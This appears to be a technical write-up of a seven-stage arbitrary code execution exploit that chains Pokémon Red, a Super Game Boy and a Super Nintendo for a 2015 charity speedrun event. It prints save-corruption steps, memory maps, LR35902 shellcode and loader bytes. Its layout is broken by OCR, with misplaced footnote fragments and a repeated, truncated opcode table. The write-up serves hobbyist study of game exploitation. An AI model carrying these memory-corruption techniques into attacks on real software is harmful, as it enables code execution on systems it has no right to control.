For the Awesome Games Done Quick (AGDQ) 2015 charity marathon we exploited a chain of unmodified Nintendo game console components consisting of a Pokémon Red Game Boy cartridge in a Super Game Boy running in a Super Nintendo. We plugged the latter into custom hardware posing as a normal controller. In this *seven*-stage exploit, we corrupted a save file to give ourselves 255 Pokémon, swapped Pokémon, and tossed items to plant shellcode. We committed a series of atrocities using documented command packets and ultimately broke into the Super Nintendo's working RAM, where we wrote our own chat interface to display live contents of the Twitch chat and even a representation of a defaced website.

3.1 TAS'ing a Game to execute Arbitrary Code

TASVideos[2] hosts Tool-Assisted Speedruns of games that are created using an emulator with speed controls such as slow motion and frame advance, along with the ability to save and restore the state of the game (or, rather, of the entire console) at any time. TAS movie files consist of a list all of the button presses sent to the console every frame from the time it is powered on until the game is beaten. It aids our poor human reflexes, but it can do a lot more—like arbitrary code execution!

The first run on the site to use this ability to execute arbitrary code to jump to the credits of a game was Masterjun's Super Mario World run. Later, Bortreb used arbitrary code execution in a run of Pokémon Yellow, marking the first time external content was added to an existing game.

In late 2013, dwangoAC worked with Ilari and Masterjun to present a run at AGDQ 2014 that programmed the games Snake and Pong into Super Mario World on a real console using a replay device (also known as a "bot") from True.[3] This was a huge success and was covered by Ars Technica, but we knew that we could do even more, which ultimately led us to the project described in this article.[4]

3.2 The Game Choice

We started with an end-goal of executing arbitrary code on a Super Nintendo (SNES) using a Super Game Boy (SGB) cartridge as the entry point. We initially planned to use Pokémon Yellow based on Bortreb's exploit in that game, but quickly discovered that the SGB detection routine used by Pokémon Yellow is extremely broken and only worked on a real SGB by pure chance.[5] After looking at other options, we chose to use the Pokémon Red version, which uses a more reliable SGB detection routine that gets us access to the full SGB palette, a custom border, and consistent timing benefits we'll discuss later.[6] Using Pokémon

[2] `http://tasvideos.org`

[3] `http://truecontrol.org`

[4] It should also be noted that all recent AGDQ events have directly benefited the Prevent Cancer Foundation which was a huge motivator for several of us who worked on this project. The block we presented this exploit in at AGDQ 2015 helped raise over $50K and the marathon as a whole raised more than $1.5M toward cancer research, making this project a huge success on multiple levels.

[5] In brief, the detection routine is extremely sensitive to how many DMG clock cycles various operations take; the emulator is likely slightly inaccurate, which causes the detection to fail, but from looking at the behavior it seems like it "just works" on the real hardware. This is sheer luck, and the game developers likely never even knew it was so fragile.

[6] If the SGB BIOS does not find the special codes in the DMG game header that indicate it's an SGB-enabled game (`$146` equal to `$03`), it locks up the command channel until the game is reset, rendering any SGB based exploitation impossible. See `http://gbdev.gg8.se/wiki/articles/The_Cartridge_Header` for more details.

Red also has another added benefit in that the entire game has been skillfully disassembled.[7]

3.3 The Emulator

When we started this project in August 2014, the only emulator capable of emulating an SGB inside of an SNES at a low enough level for our needs was the BSNES emulator. Unfortunately, although BSNES is very accurate at emulating an SNES, it doesn't do a very good job of emulating an SGB. The Gambatte Dot-Matrix Game Boy (DMG) emulator is likewise very accurate, but is unable to emulate an SGB on its own. Ilari was able to create a hybrid emulation core using BSNES to emulate the SNES↔DMG interface chip while using Gambatte for DMG emulation. This was a considerable undertaking, but in the end the emulator was very usable, albeit somewhat slow, as properly emulating the synchronization between the SNES CPU and the DMG CPU is a challenge. Ilari continued to provide emulator development and scripting support throughout the project.

3.4 The Hardware

We didn't just want to exploit a game in the sandbox of a console emulator and call it a Proof of Concept. We wanted to do the job properly and create an actual exploit that would work on real hardware. Only one member of our team (dwangoAC) had all of the required hardware in one place, namely a SNES console, a SGB cartridge, a copy of Pokémon Red, and the replay device posing as a controller, also known as a "bot."[8] Because we wanted to stream data from an attached computer, we opted to use an older, serial-over-USB connected device, namely True's NES/SNES Replay Device. This choice of hardware had a few limitations but worked out well for the project in the end.

Figure 1 – The legendary TASBot

3.5 The Plan

We were initially unsure what kind of payload to create once we had gained the ability to execute arbitrary code on the SNES. Initially we investigated methods of showing crude video, but abandoned it after spending far too much time failing to increase the datarate and running into limits with the processing speed of the SNES's 65C816 CPU. An IRC discussion about Twitch Plays Pokémon[9] led dwangoAC and p4plus2 to brainstorm what it would take to incorporate similar elements into our payload, and the concept of *Pokémon Plays Twitch* was hatched—where a Pokémon character enters a Twitch chat room and "plays" Twitch. In the end, we took it to the next level by giving Red a voice in a chat interface on the SNES and giving TASBot, the robot holding the replay board, the ability to speak through *espeak* and argue with Red. There's much more to say about that, but let's first get to the point where we can execute arbitrary code!

[7] `unzip -j pocorgtfo10.pdf pokemon_plays_twitch/pokered-master.zip`

[8] The term "bot" was originally used because it's as if you have a robot playing the game for you; dwangoAC later attached one of these replay devices to a R.O.B. robot as shown in Figure 1 and after presenting Pong and Snake on SMW, the name TASBot came to be associated with the combination as described at `http://tasvideos.org/TASBot`.

[9] A way of crowdsourcing gameplay by parsing commands sent over IRC.




Figure 2 – A strange rival

3.6 Stage 0: Corrupting a save game.

(3–7 bytes per minute.)

We start the game by creating a save file, giving ourselves the default name of Red and naming our rival RxRx as shown in Figure 2. We then save the game as in Figure 3, but reset the console directly after it starts writing to the cartridge's SRAM. There is checksumming on most of the values in the save file but at least one value has no checksum at all, namely the byte at the start of the "party data" that stores the number of Pokémon that have been caught. By some chance, this value in SRAM (at `0xAF2C`, or `0x2F2C` when paged) is initially set to `FF`, so we wait long enough for valid name data and a save file header to be written before resetting. It is possible to do this with human reflexes as the window is approximately 20 ms but we opted to run a wire from our replay device to pin 19 on the expansion port on the underside of the SNES. This allowed us to trigger a reset by shorting the pin to ground, as shown in Figure 3.[10]

3.7 Stage 1: Writing Z80 assembly by swapping Pokémon and tossing items.

(30 bytes per second.)

After loading the game but before changing anything, the initial state of the GBBUS memory map is as follows:[11]

```
0xD163  Number of Pokemon caught,
        corrupted to 0xFF in Stage 0.
0xD164  Pokemon IDs (1 byte each),
        corrupted to 0xFF.
0xD16A  Sentinel byte (0xFF)
0xD16B  Pokemon Data (44 bytes each);
        all are corrupted to 0xFF.
0xD273  Pokemon original trainers;
        all are corrupted to 0xFF.
0xD2B5  Pokemon nicknames;
        all are corrupted to 0xFF.
0xD2F7  Pokemon owned bitmap (19 bytes);
        all zeroes.
0xD30A  Pokemon seen bitmap (19 bytes);
        all zeroes.
0xD31D  Number of items; initially 0
0xD31E  Items array; each entry is 2 bytes,
        an item ID and item count.
        After the last item, there is an FF.
        (Initially located at 0xD31E.)
0xD347  Money as Binary-Coded Decimal.
        (Initially 00 30 00, $3000.)
0xD34A  Rival's name. (Set during Stage 0,
        initially
        91 F1 91 F1 E1 50 00 00 00 00 00.)
0xD355  <misc data>
0xD36E  Map level script pointer.
        (Initially B0 40.)
```

We want to adjust some of these values to create a payload described in the next section, and the game conveniently provides three ways to arrange the state of memory.

- Swapping Pokémon: The game implements moving Pokémon around the list by swapping the raw contents of entries in the ID, Data, Original trainer, and nickname tables, which happens to offset data by an odd amount. Since we have 255 Pokémon instead of the 141 the game was originally limited to we can swap

[10] As with many exploits, the seed for this came from Bortreb's Pokémon Yellow exploit, which itself came from earlier discoveries of others. Masterjun adapted the exploit for Pokémon Red using the BizHawk DMG emulator and dwangoAC took this information and made the Stage 0 and Stage 1 movie file in LSNES.

[11] The same values can be found in the GBWRAM region at an offset of `-0xC000`, so the value for `0xD163` in GBBUS (which isn't visible in the LSNES memory editor) can instead be found at `0x1163` in GBWRAM. GBBUS addressing is used throughout for consistency with existing resources such as the pokered disassembly.

[12] This means the Pokémon data now extends past end of WRAM, and in fact the WRAM should in effect loop around, although this isn't used.

around the contents of anything in WRAM above `0xD164`.[12]

- Tossing items: Throwing away unwanted items decrements the second byte in an item's two-byte ID / Quantity pair. Unfortunately, there are some items that can't be tossed, either because the game prevents tossing them or because doing so softlocks or crashes the game.
- Swapping items: Items can be swapped around in the list of items, which normally just swaps the item data. If you swap two of the same item, the game tries to merge them by adding their counts and then shifting the item list. The shift adjusts the item count and writes a new sentinel item ID. (It doesn't touch either the item count in that slot or the old sentinel.)

Since we don't have any items, let's get some! Swapping the first Pokémon with the tenth causes the `FF`'s located at `0xD16B` through `0xD196` to be written to `0xD2F7` through `0xD322`. Per the memory map, the number of items is located at `0xD31D` and this is changed along with lots of other nearby addresses from `00` to `FF`, which causes the game to think we have 255 items. We eventually enter the item menu and proceed to toss a number of safe items, but—because we can only ever decrement the quantity byte in each item's ID/Quantity two-byte pair—we have to go back and swap Pokémon to make what was once an ID into an item count and vice versa.

In order to avoid softlocking the game, we have to walk through the sequence in a very particular order. There are several items that the game refuses to toss, some that crash the game if you try to toss them, some that can only be thrown once—after which all items afflicted with this condition can no longer be tossed. Some will crash the game simply by being in the menu even if you never even select them.

To work around these pitfalls, we prepare memory by doing several Pokémon and item swaps followed by an initial round of tossing, we go back to swap Pokémon in a way that realigns memory so we can now toss what used to be item IDs. We swap several Pokémon to relocate the Stage 1 code and create a swath of 0's in front of it, and at the very end we swap two identical items to shift memory two spaces back. That's a lot to take in in one sentence, so Figure 4 diagrams the complete list of changes we make showing the value changes as anchored initially from GBBUS `0xD349`.

The primary purpose of all this swapping and tossing is to create a better way to craft our own

[13]The swap where j. is swapped with j. involves the pairs `00 00` and `00 F4`, but they turn into `00 63` and `00 91` because we abuse the fact that the game assumes a quantity of `00` is the same as `FF` and you can only have ninety-nine of any given item in one slot. This results in `FF` + `F4` = `1F3` which is larger than the sum mod 256 dec., at which point the game stores 63 in one




Figure 3 – Corrupting a save game by pressing A to save, then resetting 24 frames later.




Figure 4 – Pokémon and items are re-arranged in memory to create shellcode.

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
0x	NOP	LD BC,d16	LD (BC),A	INC BC	INC B	DEC B	LD B,d8	RLCA	LD (a16),SP	ADD HL,BC	LD A,(BC)	DEC BC	INC C	DEC C	LD C,d8	RRCA
1x	STOP 0	LD DE,d16	LD (DE),A	INC DE	INC D	DEC D	LD D,d8	RLA	JR r8	ADD HL,DE	LD A,(DE)	DEC DE	INC E	DEC E	LD E,d8	RRA
2x	JR NZ,r8	LD HL,d16	LD (HL+),A	INC HL	INC H	DEC H	LD H,d8	DAA	JR Z,r8	ADD HL,HL	LD A,(HL+)	DEC HL	INC L	DEC L	LD L,d8	CPL
3x	JR NC,r8	LD SP,d16	LD (HL-),A	INC SP	INC (HL)	DEC (HL)	LD (HL),d8	SCF	JR C,r8	ADD HL,SP	LD A,(HL-)	DEC SP	INC A	DEC A	LD A,d8	CCF
4x	LD B,B	LD B,C	LD B,D	LD B,E	LD B,H	LD B,L	LD B,(HL)	LD B,A	LD C,B	LD C,C	LD C,D	LD C,E	LD C,H	LD C,L	LD C,(HL)	LD C,A
5x	LD D,B	LD D,C	LD D,D	LD D,E	LD D,H	LD D,L	LD D,(HL)	LD D,A	LD E,B	LD E,C	LD E,D	LD E,E	LD E,H	LD E,L	LD E,(HL)	LD E,A
6x	LD H,B	LD H,C	LD H,D	LD H,E	LD H,H	LD H,L	LD H,(HL)	LD H,A	LD L,B	LD L,C	LD L,D	LD L,E	LD L,H	LD L,L	LD L,(HL)	LD L,A
7x	LD (HL),B	LD (HL),C	LD (HL),D	LD (HL),E	LD (HL),H	LD (HL),L	HALT	LD (HL),A	LD A,B	LD A,C	LD A,D	LD A,E	LD A,H	LD A,L	LD A,(HL)	LD A,A
8x	ADD A,B	ADD A,C	ADD A,D	ADD A,E	ADD A,H	ADD A,L	ADD A,(HL)	ADD A,A	ADC A,B	ADC A,C	ADC A,D	ADC A,E	ADC A,H	ADC A,L	ADC A,(HL)	ADC A,A
9x	SUB B	SUB C	SUB D	SUB E	SUB H	SUB L	SUB (HL)	SUB A	SBC A,B	SBC A,C	SBC A,D	SBC A,E	SBC A,H	SBC A,L	SBC A,(HL)	SBC A,A
Ax	AND B	AND C	AND D	AND E	AND H	AND L	AND (HL)	AND A	XOR B	XOR C	XOR D	XOR E	XOR H	XOR L	XOR (HL)	XOR A
Bx	OR B	OR C	OR D	OR E	OR H	OR L	OR (HL)	OR A	CP B	CP C	CP D	CP E	CP H	CP L	CP (HL)	CP A
Cx	RET NZ	POP BC	JP NZ,a16	JP a16	CALL NZ,a16	PUSH BC	ADD A,d8	RST 00H	RET Z	RET	JP Z,a16	PREFIX CB	CALL Z,a16	CALL a16	ADC A,d8	RST 08H
Dx	RET NC	POP DE	JP NC,a16		CALL NC,a16	PUSH DE	SUB d8	RST 10H	RET C	RETI	JP C,a16		CALL C,a16		SBC A,d8	RST 18H
Ex	LDH (a8),A	POP HL	LD (C),A			PUSH HL	AND d8	RST 20H	ADD SP,r8	JP (HL)	LD (a16),A				XOR d8	RST 28H
Fx	LDH A,(a8)	POP AF	LD A,(C)	DI		PUSH AF	OR d8	RST 30H	LD HL,SP+r8	LD SP,HL	LD A,(a16)	EI			CP d8	RST 38H

Items with these IDs can be tossed
Game refuses to toss items with these IDs
Trying to toss items with these IDs crashes the game
Items with these IDs are initially tossable, but tossing any makes game to refuse to toss more
Just trying to show these IDs freezes the game

Figure 5 – Item IDs can double as Z80 opcodes.

code—as it would be quite tedious to use this method to do anything longer.[13] Here's a disassembly of what we've been able to write so far, starting from 0xD361.

```
0xD362  00 76 F0 F8 4F 76 F0 F8 91 22 00 CD 38 D3
```

LR35902 shellcode at 0xD361:

```
Player's starting money
        30 00     JR NC,0          // nop
        76        HALT             // wait for frame
        F0 F8     LDH A, (0xF8)    // load input
        4F        LD C,A           // save in C
        76        HALT             // wait for frame
        F0 F8     LDH A, (0xF8)    // load input
        91        SUB C            // decode opcode
        22        LD (HL+),A       // stage2[HL++] = A
        00        NOP
        CD 38 D3  CALL 0xD338      // call stage2
```

Everything up to this point has been the process of writing Stage 1, but now it's time to walk through executing it, although some of the shortcuts we took require a bit of explanation.

First, the reason 0xD361 contains 30 is because the beginning of the Stage 1 data is mostly copied from the field that holds the rival name—which happens to be directly preceded by the player's money. Of this quantity we see the last two out of three bytes represented here in BCD format; the full value 00 30 00 starts at 0xD360. It would take extra effort to eliminate the 30 00 portion, but because that sequence is effectively a NOP, we leave it be.

To reduce the number of bytes that needed to be modified, we used several clever tricks. The code that jumps to this point sets HL to the jump target address, and HL is a canonical pointer register that can be written to. We reused 0xD36E (the map level script pointer) as the loop jump address; upon exiting the menu, the map level script pointer is loaded and called, so it loads the value in 0xD36E into HL and jumps to it.

```
1041   LD HL, 0xD36E
1044   LD A,(HL+)
1045   LD H,(HL)
1046   LD L,A
1047   LD DE, 0x104C
104A   PUSH DE
104B   JP (HL) ; [D36E]
```

Stage 1's purpose is to read the buttons being held down on the controller and write them somewhere, eventually executing what we've written using this slightly more efficient method than twiddling with Pokémon and items. At a high level, this code will read a byte from the controller on one frame, read another byte from the controller on the next frame, subtract the two, store the result at a given memory offset and repeat, successively storing values one byte at a time in order in memory, and ultimately executing said bytes.

The game's NMI (Non-Maskable Interrupt) routine writes a bitmap of the current buttons being held down during each frame (mapped as the buttons ABsSRLUD from lowest to highest bit) to 0xFFF8, and HALT is used to wait for the next frame. Unfortunately, the SGB BIOS cancels out LEFT+RIGHT or UP+DOWN if they are pressed simultaneously and instead converts those bits to 0's. To work around it, our short routine reads two frames and combines the values in a way that can yield arbitrary bytes. Because of restrictions on

item and $190 mod \texttt{FF} = 91$ is stored as the remainder in the other.


[14] There is no working way to ADD the two reads because we can't write that opcode. Due to byte restrictions, we can't use JP either, but CALL is close enough. See Figure 5.

which bytes we can create, we use `LD C,A` to store the first value and then `SUB C` to combine them.[14]


Using this method, we write the following data to `0xD338`, which is executed every frame; that is to say, it is repeatedly executed even before it is fully written!

```
1 18 27 <= first jump
  3E 1C CD AF 00 21 4D D3 CD EB 5F 2E 58 00 CD
     EB 5F 18 FE 79 00 18 00 06 AD 12 42 30
    FB 40 91 18 42 00 00 18 00 00 00 <=
    Stage 2 payload
3 18 D7 <= second jump
```


The memory range from `0xD338` to `D360` contains only `00`'s and forms a cascade of harmless `NOP` instructions. This is critical, because this entire section is executed every time a byte is written; this also means we have to be extremely careful with what we write, to avoid executing an incomplete Stage 2 that causes a crash. The solution is to write a jump instruction of `18 27` into the first two bytes—which will skip execution of Stage 2 while it is being constructed. The sequence `18 27` can't be entered in one frame, but fortunately the incomplete form, `18 00`, is effectively a `NOP` instruction. This gives us the full range from `0xD33A` to `0xD360` where we can write whatever we want with impunity, and `HL` points to `0xD33A`.




We write `0x18` (`JR x`) into current write position and advance write position:



We write `0x27` into current write position, turning the first instruction into a nontrivial jump.




We write the Second Stage to `D33A`–`D360` which is jumped over and not executed. This takes 39 iterations through the loop.




After this, we somehow need to jump to the newly completed Stage 2. The `HL` now points to `0xD360` and the next byte we poke is `18`, which turns the first instruction in the Stage 1 code into `JR 0`, which is still effectively a `NOP`.

We write `18` (`JR x`) to current position, turning the `30` into `18`, acting as a `JR 0` instruction.



We write `D7` into `0xD362`, which modifies the instruction to be `JR -41`, which jumps to `0xD33A`, the start of the second payload. After one more call into `0xD338` and the subsequent jump to `0xD360`, the execution jumps to the Second Stage.

We write `D7 (-41)` to current position, turning the jump into a jump to execute the Stage 2:



One last note before moving on to what Stage 2 will do for us: as with most things in this exploit, entering the Stage 2 payload isn't as straightforward as it should be, and this time it's because the SNES and the DMG run at different clock speeds and framerates. It takes 351,120 cycles for the DMG to run one frame, and 357,366 for the SNES to run one frame. Each side polls the inputs once per their frame, and the SNES side updates the inputs that the DMG side reads once per frame. Since each SNES frame takes slightly longer, the SNES regularly skips updating inputs for one full DMG frame, causing the input to be duplicated.[15]

This clock skew slip happens about every 56 DMG frames. (Sometimes it's 57 frames between slips due to slipping.) It takes a full 86 frames to input the Stage 2 sequence because there are 39 bytes of payload plus 4 bytes total for prologue and epilogue jump instructions, and each byte takes 2 frames to enter as a result of working around L+R and U+D combinations being nulled out. This means we have to cope with at least one clock skew slip and because 86 isn't that much bigger than 2*56

[15]This has implications even outside of TAS'ing: If you hold a button for a single frame you risk that input being lost (if the previous frame had no buttons being pressed, that single frame's press could be overwritten with the no buttons pressed frame from before) or your buttons could be held for an extra frame (even though you let go, you hit right before the skew so your buttons are sent for an additional frame). Both of these behaviors could cause a talented realtime player to question their abilities as they wouldn't have any idea that the console had been the cause of their input being wrong.




Figure 6 – Sending payload (combos injected by first controller)

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
0x	NOP	LD BC,d16	LD (BC),A	INC BC	INC B	DEC B	LD B,d8	RLCA	LD (a16),SP	ADD HL,BC	LD A,(BC)	DEC BC	INC C	DEC C	LD C,d8	RRCA
1x	STOP 0	LD DE,d16	LD (DE),A	INC DE	INC D	DEC D	LD D,d8	RLA	JR r8	ADD HL,DE	LD A,(DE)	DEC DE	INC E	DEC E	LD E,d8	RRA
2x	JR NZ,r8	LD HL,d16	LD (HL+),A	INC HL	INC H	DEC H	LD H,d8	DAA	JR Z,r8	ADD HL,HL	LD A,(HL+)	DEC HL	INC L	DEC L	LD L,d8	CPL
3x	JR NC,r8	LD SP,d16	LD (HL-),A	INC SP	INC (HL)	DEC (HL)	LD (HL),d8	SCF	JR C,r8	ADD HL,SP	LD A,(HL-)	DEC SP	INC A	DEC A	LD A,d8	CCF
4x	LD B,B	LD B,C	LD B,D	LD B,E	LD B,H	LD B,L	LD B,(HL)	LD B,A	LD C,B	LD C,C	LD C,D	LD C,E	LD C,H	LD C,L	LD C,(HL)	LD C,A
5x	LD D,B	LD D,C	LD D,D	LD D,E	LD D,H	LD D,L	LD D,(HL)	LD D,A	LD E,B	LD E,C	LD E,D	LD E,E	LD E,H	LD E,L	LD E,(HL)	LD E,A
6x	LD H,B	LD H,C	LD H,D	LD H,E	LD H,H	LD H,L	LD H,(HL)	LD H,A	LD L,B	LD L,C	LD L,D	LD L,E	LD L,H	LD L,L	LD L,(HL)	LD L,A
7x	LD (HL),B	LD (HL),C	LD (HL),D	LD (HL),E	LD (HL),H	LD (HL),L	HALT	LD (HL),A	LD A,B	LD A,C	LD A,D	LD A,E	LD A,H	LD A,L	LD A,(HL)	LD A,A
8x	ADD A,B	ADD A,C	ADD A,D	ADD A,E	ADD A,H	ADD A,L	ADD A,(HL)	ADD A,A	ADC A,B	ADC A,C	ADC A,D	ADC A,E	ADC A,H	ADC A,L	ADC A,(HL)	ADC A,A
9x	SUB B	SUB C	SUB D	SUB E	SUB H	SUB L	SUB (HL)	SUB A	SBC A,B	SBC A,C	SBC A,D	SBC A,E	SBC A,H	SBC A,L	SBC A,(HL)	SBC A,A
